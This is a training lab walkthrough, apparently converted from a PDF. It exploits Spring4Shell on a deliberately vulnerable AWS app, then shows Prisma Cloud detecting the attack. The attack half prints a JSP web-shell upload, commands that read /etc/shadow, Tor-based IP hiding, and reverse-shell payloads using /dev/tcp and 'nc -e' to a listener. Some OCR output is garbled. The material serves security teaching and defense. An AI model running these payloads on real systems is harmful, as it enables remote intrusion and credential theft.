



Spring Shell RCE Attack Lab

Attack Scenario:

Summary:

In this lab, we are going to setup the spring4shell vulnerable application by taking a sample from the open-source project [spring4shell-exploit-poc](#), and see how we can perform an attack on the application. Our goal is to take reverse shell on the application. Also, we are going to explore Prisma detection and prevention capabilities that help us to detect and prevent attacks.

Contributors

Anand Tiwari (Core)

Download

You can download the lab instructions in PDF. [Download PDF](#)

Scenario Resources

- 1 VPC with:
- EC2 x 2

Scenario Start(s)

- Finding Spring4Shell vulnerability and upload shell by sending request to the server

Scenario Goal(s)

Take a reverse shell on the application remotely.

Before Starting the Lab subscribe to AWS Kali

It required to subscribe to the Kali machine on AWS marketplace as we are going to use the Kali machine to perform an attack on the application

<https://aws.amazon.com/marketplace/pp/prodview-fznsnw3f7mq7to>

Kali Linux

By: Kali Linux [View details](#) Latest Version: Kali Linux 2022.1

Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics [Show more](#)

Linux/Unix 4.5 stars 7 AWS reviews | 38 external reviews [View details](#)

Free Tier

Typical Total Price **\$0.046/hr**

Total pricing per instance for services hosted on t2.medium in US East (N. Virginia). [View Details](#)

Overview

Pricing

Usage

Support

Reviews

Product Overview

Kali Linux (formerly known as BackTrack Linux) is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools targeted towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering. Kali Linux is a multi platform solution, accessible and freely available to information security professionals and hobbyists.

Highlights

- Advanced penetration testing platform
- Hundreds of security tools included
- Cloud-Init support for customized configuration

Version	Kali Linux 2022.1
By	Kali Linux

Lab Setup

1. Download Terraform script : <https://drive.google.com/drive/folders/1q4dsTymW4oBc-PcnzuSaJZWt4xEF7ta0?usp=sharing> and install Terraform

2. Unzip and run the script by moving into attack_lab_script/aws directory

```
~/Downloads > cd attack_lab_script/aws
~/Dow/at/aws > ls
cloud_s3_breach destroy-lab.sh  start-lab.sh
```

3. Run bash start-lab.sh script and a select choice 3 "Spring4Shell Lab" and provide Access Key ID, and Secret Access Key

```
~/Dow/attack_lab_script/aws > bash start-lab.sh
% Total    % Received % Xferd  Average Speed   Time   Time     Current
          Dload  Upload Total   Spent    Left  Speed
100  12  100  12    0     0      17      --:--:-- --:--:--    17
1) Cloud Breach S3  3) Spring4Shell Lab
2) EC2 SSRF        4) Quit
Please select an option from the above choices:
```

4. Get the Kali and Spring4Shell vulnerable application IP address. Keep these handy for future uses.

```

Apple | ~ ~/Dow/attack_lab_script/aws bash start-lab.sh
% Total    % Received % Xferd  Average Speed   Time   Time     Time  Current
                                         Dload  Upload Total Spent   Left Speed
100     12  100     12      0      0  15      0 --:--:-- --:--:-- --:--:--  15
1) Cloud Breach S3   3) Spring4Shell Lab
2) EC2 SSRF          4) Quit
Please select an option from the above choices: 3
Spring4Shell Lab
Access Key ID:A [REDACTED]
Secret Access Key:a [REDACTED]

```

```

aws_instance.kali-ubuntu-lab (remote-exec): [+] (Message from Kali developers)
aws_instance.kali-ubuntu-lab (remote-exec): This is a cloud installation of Kali Linux. Learn more about
aws_instance.kali-ubuntu-lab (remote-exec): the specificities of the various cloud images:
aws_instance.kali-ubuntu-lab (remote-exec): → https://www.kali.org/docs/troubleshooting/common-cloud-setup/
aws_instance.kali-ubuntu-lab (remote-exec): [+] (Run: "touch ~/.hushlogin" to hide this message)
aws_instance.kali-ubuntu-lab: Still creating... [3m40s elapsed]
aws_instance.kali-ubuntu-lab (remote-exec): [+] Creating databases 'msf_test'
aws_instance.kali-ubuntu-lab (remote-exec): [+] (Message from Kali developers)
aws_instance.kali-ubuntu-lab (remote-exec): This is a cloud installation of Kali Linux. Learn more about
aws_instance.kali-ubuntu-lab (remote-exec): the specificities of the various cloud images:
aws_instance.kali-ubuntu-lab (remote-exec): → https://www.kali.org/docs/troubleshooting/common-cloud-setup/
aws_instance.kali-ubuntu-lab (remote-exec): [+] (Run: "touch ~/.hushlogin" to hide this message)
aws_instance.kali-ubuntu-lab (remote-exec): [+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
aws_instance.kali-ubuntu-lab (remote-exec): [+] Creating initial database schema
aws_instance.kali-ubuntu-lab: Still creating... [3m50s elapsed]
aws_instance.kali-ubuntu-lab: Still creating... [4m0s elapsed]
aws_instance.kali-ubuntu-lab: Creation complete after 4m4s [id=i-083669474dcd38899]

Apply complete! Resources: 18 added, 0 changed, 0 destroyed.

Outputs:
vuln-kaliubuntu_server = "44.202.201.223"
vuln-spring4shellubuntu_server = "18.207.10.101"

```

Perform Attack Steps

1. In order to start the attack we need to login into the Kali machine by running the below command

```
ssh -i temp-lab/spring4shell_cloud_breach/terraform/panw kali@<Kali Machine IP>
```

```

Apple | ~ ~/vulnerable-by-design-cloud-/c/aws ssh -i temp-lab/spring4shell_cloud_breach/terraform/panw kali@44.202.201.223
The authenticity of host '44.202.201.223 (44.202.201.223)' can't be established.
ECDSA key fingerprint is SHA256:y3055ogzpPA8rd43rrd24hp5PiZ8Ta2KuzQgHZn9Efs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '44.202.201.223' (ECDSA) to the list of known hosts.
Linux kali 5.15.0-kali3-cloud-amd64 #1 SMP Debian 5.15.15-2kali1 (2022-01-31) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr  7 15:05:06 2022 from 223.228.249.195

WARNING! Your environment specifies an invalid locale.
The unknown environment variables are:
  LC_CTYPE=UTF-8 LC_ALL=
This can affect your user experience significantly, including the
ability to manage packages. You may install the locales by running:

sudo dpkg-reconfigure locales

and select the missing language. Alternatively, you can install the
locales-all package.

sudo apt-get install locales-all

To disable this message for all users, run:
  sudo touch /var/lib/cloud/instance/locale-check.skip

[+] (Message from Kali developers)

```

2. Mostly attackers hide their IP address using the TOR network. in order to demonstrate this attack, we are going to use the script torghost.py that help us run command behind the tor network.

You need to download script and install by using below command

download git clone https://github.com/SusmithKrishnan/torghost.git

cd torghost

Build the script

bash build.sh

now run the script

sudo python torghost.py -s

```
(kali㉿kali)-[/tmp/torghost]
$ sudo python torghost.py -s
[15:38:34] Always check for updates using -u option
[15:38:34] Writing torcc file
[done]
[15:38:34] Configuring DNS resolv.conf file..
[done]
[15:38:34] Stopping tor service
[done]
[15:38:34] Starting new tor daemon
[done]
[15:38:34] setting up iptables rules
[done]
[15:38:35] Fetching current IP...
[15:38:35] CURRENT IP : 5.255.97.170
```

3. In order to exploit and upload the shell, run the below command and provide target IP with your spring4shell vulnerable application target IP

bash /tmp/exploit.sh

```
L(Run: "touch ~/.hushlogin" to hide this message)
└─(kali㉿kali)-[~]
$ bash /tmp/exploit.sh
Enter IP Address of vulnerable Application: 3.231.222.132
[+] Exploiting Spring4Shell vulnerability in server: http://3.231.222.132/helloworld/greeting
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Vulnerable Spring4Shell Application</title>
</head>
<body>
    Hello World! Exploit me!
</body>
</html>

[SERVER] [+] webapps/R0OT dir after exploit, should include shell.jsp
/tmp/exploit.sh: line 9: docker-compose: command not found

[+] Shell is now accessible at: http://3.231.222.132/shell.jsp?cmd=<cmd>
[+] Waiting 10 seconds...
[+] Running command: http://3.231.222.132/shell.jsp?cmd=id
uid=0(root) gid=0(root) groups=0(root)

// 

[+] Running command: http://3.231.222.132/shell.jsp?cmd=cat /etc/shadow
root:*:18057:0:99999:7:::
daemon:*:18057:0:99999:7:::
```

4. We are going to run below command to check our shell is working

```
curl --output - http://<TARGET IP>/shell.jsp?cmd=id
```


```
also curl --output - http://<TARGET IP>/shell.jsp?cmd=whoami
```

```
(kali㉿kali)-[~]
$ curl --output - http://180.207.184.116/shell.jsp?cmd=whoami
root

//  
- java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd").getInputStream()); int a = -1; byte[] b = new byte[2048]; while(a<0&&read(b)!=-1){ out.println(new String(b)); } -  
- java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd").getInputStream()); int a = -1; byte[] b = new byte[2048]; while(a<0&&read(b)!=-1){ out.println(new String(b)); } -
```


5. In order to get the reverse shell on the server we need to setup the rever shell listener on Kali machine by running the below command. Please use a separate tab to keep our session active.

```
nc -lvpn 9001
```



```
kali@kali: ~ (ssh)
└─(kali㉿kali)-[~]
└─$ nc -lvpn 9001
listening on [any] 9001 ...
```

6. You can use the online shell generator <https://www.revshells.com/> and send it to the server using our uploaded shell. In this case, first, we are going forward with server bash on our kali machine but due to some limitations, it failed and not working.



The screenshot shows the Reverse Shell Generator interface. In the 'IP & Port' section, the IP is set to 10.0.2.160 and the Port to 9001. Under the 'Listener' section, the type is set to 'nc'. The 'OS' dropdown is set to 'Linux', and the payload selected is 'Bash -i'. The generated exploit code is displayed as:

```
#!/bin/bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.2.160%2F9001%200%3E%261
```

```
curl --output - http://<Vuln App IP Address>/shell.jsp?cmd=/bin/bash%20-i%20%3E&%20/dev/tcp/10.0.2.160/9001%200%3E&1
```

```
kali㉿kali: ~ (ssh)
└$ curl --output - http://18.207.184.116/shell.jsp?cmd=/bin/bash%20-i%20
%3E%26%20%2Fdev%2Ftcp%2F10.0.2.160%2F9001%200%3E%261
//  
- java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd"
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.r
ead(b))!=1){ out.println(new String(b)); } -  
- java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd"
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.r
ead(b))!=1){ out.println(new String(b)); } -  
- java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd"
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.r
ead(b))!=1){ out.println(new String(b)); } -  
- java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd"
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.r
ead(b))!=1){ out.println(new String(b)); } -  
- java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd"
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.r
ead(b))!=1){ out.println(new String(b)); } -  
- java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd"
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.r
ead(b))!=1){ out.println(new String(b)); } -  
- java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd"
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.r
ead(b))!=1){ out.println(new String(b)); } -  
- java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd"
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.r
ead(b))!=1){ out.println(new String(b)); } -  
- java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd"
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.r
ead(b))!=1){ out.println(new String(b)); } -
```

```
kali㉿kali: ~ (ssh)
└ (kali㉿kali) - [~]
└$ nc -lvp 9001
listening on [any] 9001 ...
```

7. Now we can try netcat and check if it's installed on the server by running the below command on kali

```
curl --output - http://<Vuln App IP Address>/shell.jsp?cmd=nc
```

```
(kali㉿kali) - [~]
└$ curl --output - http://18.207.184.116/shell.jsp?cmd=nc
<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;}
```

As we can see netcat is not installed on server and getting 500 internal server error.

8. In order to install netcat on the server, we need to first update & upgrade packages by running the below command

```
curl --output - http://<Vuln App IP Address>/shell.jsp?cmd=apt%20update%20-y
```

```
$ curl --output - http://18.207.184.116/shell.jsp?cmd=apt%20update%20-y  
Ign:1 http://deb.debian.org/debian stretch InRelease  
Get:2 http://deb.debian.org/debian stretch-updates InRelease [93.6 kB]  
Get:3 http://deb.debian.org/debian stretch Release [118 kB]  
[93.6 kB]  
Get:4 http://security.debian.org/debian-security stretch/updates InRelease [53.0 kB]  
Get:5 http://deb.debian.org/debian stretch Release.gpg [3177 B]  
InRelease [53.0 kB]  
Get:6 http://security.debian.org/debian-security stretch/updates/main amd  
64 Packages [759 kB]  
Get:7 http://deb.debian.org/debian stretch/main amd64 Packages [7080 kB]  
64 Packages [759 kB]  
  
Fetched 8107 kB in 1s (4929 kB/s)  
Reading package lists...  
64 Packages [759 kB]  
  
Fetched 8107 kB in 1s (4929 kB/s)  
Reading package lists...  
64 Packages [759 kB]  
  
Building dependency tree...  
Reading package lists...  
64 Packages [759 kB]
```

curl --output - http://<Vuln App IP Address>/shell.jsp?cmd=apt%20upgrade%20-y

```
kali㉿kali: ~ (ssh)  
└─$ curl --output - http://18.207.184.116/shell.jsp?cmd=apt%20upgrade%20-y  
Reading package lists...  
  
Reading package lists...  
Building dependency tree...  
  
Building dependency tree...  
Reading state information...  
  
Reading state information...  
Calculating upgrade...  
  
Calculating upgrade...  
The following packages will be upgraded:  
  
  apt base-files ca-certificates debian-archive-keyring e2fslibs e2fsprogs  
  libapr1 libapt-pkg5.0 libcomerr2 libgcrypt20 liblzl4-1 libp11-kit0 libss2  
  libssl1.1 libsystemd0 libudev1 login openssl p11-kit p11-kit-modules passwd  
  perl-base tar tzdata zlib1g  
v1 login openssl p11-kit p11-kit-modules passwd  
  
25 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.  
Need to get 11.5 MB of archives.  
After this operation, 76.8 kB of additional disk space will be used.  
Get:1 http://security.debian.org/debian-security stretch/updates/main amd
```

9. Now install netcat by using below command

```
curl --output - http://<Vuln App IP Address>/shell.jsp?cmd=apt%20install%20netcat%20-y
```

10. Once we have installed netcat we are going send payload that gives reverse shell on our kali machine. To generate the payload you can use <https://www.revshells.com/> .

```
nc -e /bin/bash 10.0.2.160 9001
```

Send the payload using the curl command shown below

```
curl --output - http://<Vuln App IP Address>/shell.jsp?cmd=nc%20-e%20/bin/bash%2010.0.2.160%209001
```

11. Notice that on kali machine we got reverse shell and now you can run any command on vulnerable application server.

```
[kali㉿kali)-[~]
$ nc -lvpn 9001
listening on [any] 9001 ...
connect to [10.0.2.160] from (UNKNOWN) [10.0.2.161] 60514
whomai
ls
BUILDING.txt
CONTRIBUTING.md
LICENSE
NOTICE
README.md
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
webapps
work
pwd
/usr/local/tomcat
```

How Prisma Cloud Help you Detect and Prevent this Attack

#1 Vulnerability Detection

Prisma cloud has the capability to run scans and detect vulnerability in Java application packages. So if your application is running with Spring4Shell vulnerable package it will detect immediately. Prisma Cloud supports the scanning of container registries to identify vulnerabilities in packages early in the CI/CD pipeline. Prisma Cloud detects vulnerabilities in VMs/Host and Serverless applications during the build, deployment, and runtime.

#2 Misconfigured / non-complained container detection

Prisma cloud will detect misconfigured workloads and alert you. As in this attack container running as a root user and due to that attacker is able to download and install netcat.

#3 WaaS Prevent from Command Injection Vulnerability

Prisma WAAS secures web-based applications hosted on hosts and containers from attacks such as SQL injection, Cross-site scripting (XSS), Malformed request protection, Cross-site request forgery, Clickjacking,

and Shellshock exploitation. Prisma Cloud WAAS can enforce API traffic security based on definitions specified in the form of Open API files.

The screenshot shows the Prisma Cloud interface with the 'Events' tab selected in the sidebar. The main panel displays 'WAAS audits for hosts'. A red box highlights the 'Attack type' section, which lists five types: Custom Rule, Cross-Site Scripting (XSS), Code Injection, and Local File Inclusion, each with a count of 16, 5, 5, and 5 respectively. A tooltip '12 ?' is visible near the bottom right of the table.

Attack type	Total
Custom Rule	16
Cross-Site Scripting (XSS)	5
Code Injection	5
Local File Inclusion	5

The screenshot shows the Prisma Cloud interface with the 'Events' tab selected in the sidebar. The main panel displays 'Aggregated WAAS Events'. A red box highlights a message in the 'Forensic message' section: 'Detected Local File Inclusion attack in query parameter "cmd", match etc/shadow, value cat /etc/shadow'. A tooltip '12 ?' is visible near the bottom right of the message box.

Effect	Alert	User-agent	curl/7.81.0
Request count	1	Host	44.203.242.30
Rule name	spring4shell	Url (Show decoded)	44.203.242.30/shell.jsp?cmd=cat%20/etc/sh...
Rule app ID	app-A51E	Path	/shell.jsp
Attack type	Local File Inclusion	Query	cmd=cat /etc/shadow
Protection	Firewall	Header names	Accept, User-Agent
ATT&CK technique	Exploit Public-Facing Application, Application ...	Response header	Content-Length, Content-Type, Date, Set-Coo...
Hostname	ip-10-0-2-161.ec2.internal	Status code	200
Event ID	34e1d710-432b-44ac-ec9e-00cd92c23a57		

Attacker	Total
Source IP	185.220.100.245
Source country	DE

Aggregated WAAS Events

Request count	1	Host	44.203.242.30
Rule name	spring4shell	Url (Show decoded)	44.203.242.30/helloworld/greeting
Rule app ID	app-A51E	Path	/helloworld/greeting
Attack type	Code Injection	Header names	Accept, C, Content-Length, Content-Type, Pre...
Protection	Firewall	Response header	Content-Language, Content-Type, Date, X-Fra...
ATT&CK technique	Exploit Public-Facing Application, Application ...	Status code	200
Hostname	ip-10-0-2-161.ec2.internal		
Event ID	b2635b9f-e827-1a2f-1023-34f454242f5d		

Forensic message [Add as exception](#)

```
Detected Code Injection attack in request body parameter "class.module.classLoader.resources.context.parent.pipeline.first.pattern", match exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){
```

Attacker

Source IP	185.220.100.245
Source country	DE

#4 Runtime Detection Capability

As you have seen in the attack section we have run multiple exploit commands that use to execute binary and install netcat. Prisma cloud alert on unusual activity running into the system.

Aggregated Events

Category	Event type	Container ID	Hostname	Count	Time
Filesystem	Exec File Access	4f21469f0a559756...	ip-10-0-2-161.ec2.internal	1	Apr 8, 2022 4:41...

Audit data [Show model](#) [Extend learning](#) [Forensics](#)

Message /usr/bin/dpkg changed the binary /sbin/badblocks.dpkg-new. MD5: 9a70cc3f999a847e190c26f9067cca18. Command: /usr/bin/dpkg --status-fd 13 --no-triggers --unpack --auto-deconfigure /var/cache/apt/archives/e2fsprogs_1.43.4-2+deb9u2_amd64.deb

Effect Alert

Container details

Container ID	4f21469f0a55975653fc29809132d71ec3...
Container name	/vuln_app_app_1
Image	vuln_app_app:latest
Hostname	ip-10-0-2-161.ec2.internal

Once the attacker exploits the vulnerability, the attack will take a reverse shell on the system and Prisma cloud has the capability to detect and prevent attacks as well as capture all single activity done by the attacker.

The screenshot shows the Prisma Cloud interface under the 'Cloud' section. On the left sidebar, 'Runtime' is selected. In the main area, the 'Events' tab is active, displaying an 'Aggregated Events' table with one entry: 'Processes' (Event type: Reverse Shell). A red box highlights this entry. Below the table, a detailed view of the event is shown in a modal. The modal includes sections for 'Audit data' (Message: '/bin/bash is a reverse shell connected to an external IP 10.0.2.160:9001. Full command: bash'), 'Container details' (Container ID: 4f21469f0a55975653fc29809132d71ec3..., Container name: /vuln_app_app_1, Image: vuln_app_app:latest, Hostname: ip-10-0-2-161.ec2.internal), and event metadata (Effect: Alert, Time: Apr 8, 2022 4:43:26 PM, Event type: Processes / Reverse Shell). A red box highlights the 'Event type' field.

#5 Runtime Prevention Capability

Now we can see how Prisma Cloud has prevented the live attacks on exploited systems.

The screenshot shows the Prisma Cloud interface under the 'Compute' section. On the left sidebar, 'Runtime' is selected. In the main area, a modal window titled 'Edit Default - alert on suspicious runtime behavior' is open. The modal allows defining rules for 'Anti-malware', 'Processes', 'Networking', 'File system', and 'Custom rules'. The 'Processes' tab is selected, showing 'Process monitoring' is enabled. Under 'Allowed', there is a list of learned models: '/usr/local/bin/curl', '/usr/bin/curl', '/usr/local/bin/wget', '/usr/bin/wget', and '/bin/busybox'. Under 'Denied & fallback', it says 'Anti-malware and exploit prevention'. An 'Effect' section shows options for 'Alert', 'Prevent', and 'Block', with 'Block' selected. A note says 'Processes started from modified binaries' is turned 'On'. At the bottom are 'Cancel' and 'Save' buttons. A red box highlights the 'Processes' tab.

#6 Runtime incidents Detection

Prisma cloud has a powerful capability of live runtime incident detection. As we can see while attacking the lab we exploited the vulnerability and uploaded a shell and took a reverse shell. Prisma cloud has detected reverse shell as shown below.

Reverse Shell

Category	Type	Hostname	Cluster	Impacted	Date	Collections	Actions
Reverse Shell	Container	ip-10-0-2-161.ec2....		vuln_app_app:latest	Apr 8, 2022 4:43:26 PM		
Suspicious Binary	Container	ip-192-168-18-23...	devops-catalog-pc	us-central1-docker.pkg.de...	Apr 8, 2022 12:19:24 AM		
Suspicious Binary	Container	ip-192-168-34-18...	devops-catalog-pc	us-central1-docker.pkg.de...	Apr 8, 2022 12:19:24 AM		
Kubernetes attack	Container	ip-192-168-63-63...	sm-cluster	madhuakula/k8s-goat-sys...	Apr 6, 2022 3:31:02 AM		
Kubernetes attack	Container	ip-192-168-63-63...	sm-cluster	madhuakula/k8s-goat-hun...	Apr 6, 2022 3:21:04 AM		

First << Prev 1 2 3 Next >> Last Pg 1 of 3

Incident Reverse Shell

Reverse Shell Incident indicates that an attacker might have gained interactive shell access to a host or container through a shell on the target connected to a remote machine [Learn more](#)

[View live forensic](#)

ID 625018d62f97
e1515eefee961
ip-10-0-2-161.ec2.internal
Host name
Container name vuln_app_app_1 (Removed)
Image name vuln_app_app:latest

Time 2022-04-08 16:43:26
Forensic snapshot

Total 1 audit item in incident

● Apr 8, 2022 4:43:26 PM PROCESSES Details /bin/bash is a reverse shell connected to an external IP 10.0.2.160:9001. Full command: bash

You can also do forensic how and what the attacker did while taking reverse shell. With these data you know how important to understand further attacks.

Container forensic data

Process spawned, Runtime audit, Runtime profile filesystem, Runtime profile process

Event details

Container 4f21469f
ID
Type Incident
Category Reverse Shell
Message /bin/bash is a reverse shell connected to an external IP 10.0.2.160:9001. Full command: bash.
Timestamp Apr 8, 2022 4:43:26:776 ...

Date	Type	Message
Apr 8, 2022 4:43:26:776 PM	Runtime audit	/bin/bash is a reverse shell connected to an external IP 10.0.2.160:9001. Full command: bash.
Apr 8, 2022 4:43:26:776 PM	Process spawned	/bin/bash
Apr 8, 2022 4:43:26:776 PM	Incident	Reverse Shell
Apr 8, 2022 4:43:26:769 PM	Process spawned	/bin/nc.traditional
Apr 8, 2022 4:42:50:238 PM	Process spawned	/bin/rm
Apr 8, 2022 4:42:50:237 PM	Process spawned	/bin/dash

#7 Detect through Query

config from cloud.resource where finding.type = 'Host Vulnerability' AND protection.finding.name IN ('CVE-2022-22965')

CLOUD BY PALO ALTO NETWORKS

Investigate

Clear All

config from cloud.resource where finding.type = 'Host Vulnerability' AND protection.finding.name IN ('CVE-2022-22965')

Past 7 days

Resource Name: spring4shell-ubuntu-host-lab | Service: Amazon EC2 | Account: SecPentesting

Displaying 1 - 1 of 1 (All records loaded)

Actions

Rows: 25 | Page: 1 | of 1

#8 Check Flow of Attack using Query

CLOUD BY PALO ALTO NETWORKS

Investigate

network from vpc.flow_record where bytes > 0

Single click an instance metadata.

Double click on an instance connections.

Click a network connection metadata.


Fit entire network on screen.

Undo expansion.

Render initial graph generation.

Instance has one or more findings associated with it.

ATT&CK



Destroy Lab

- Run destroy-lab.sh script to destroy lab

```
bash destroy-lab.sh
```

```
bash destroy-lab.sh
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
          Dload  Upload   Total Spent  Left Speed
100  12  100  12    0      0  18      0 --:--:-- --:--:-- --:--:-- 18
1) Destroy Cloud Breach S3  3) Spring4Shell Lab
2) Destroy EC2 SSRF        4) Quit
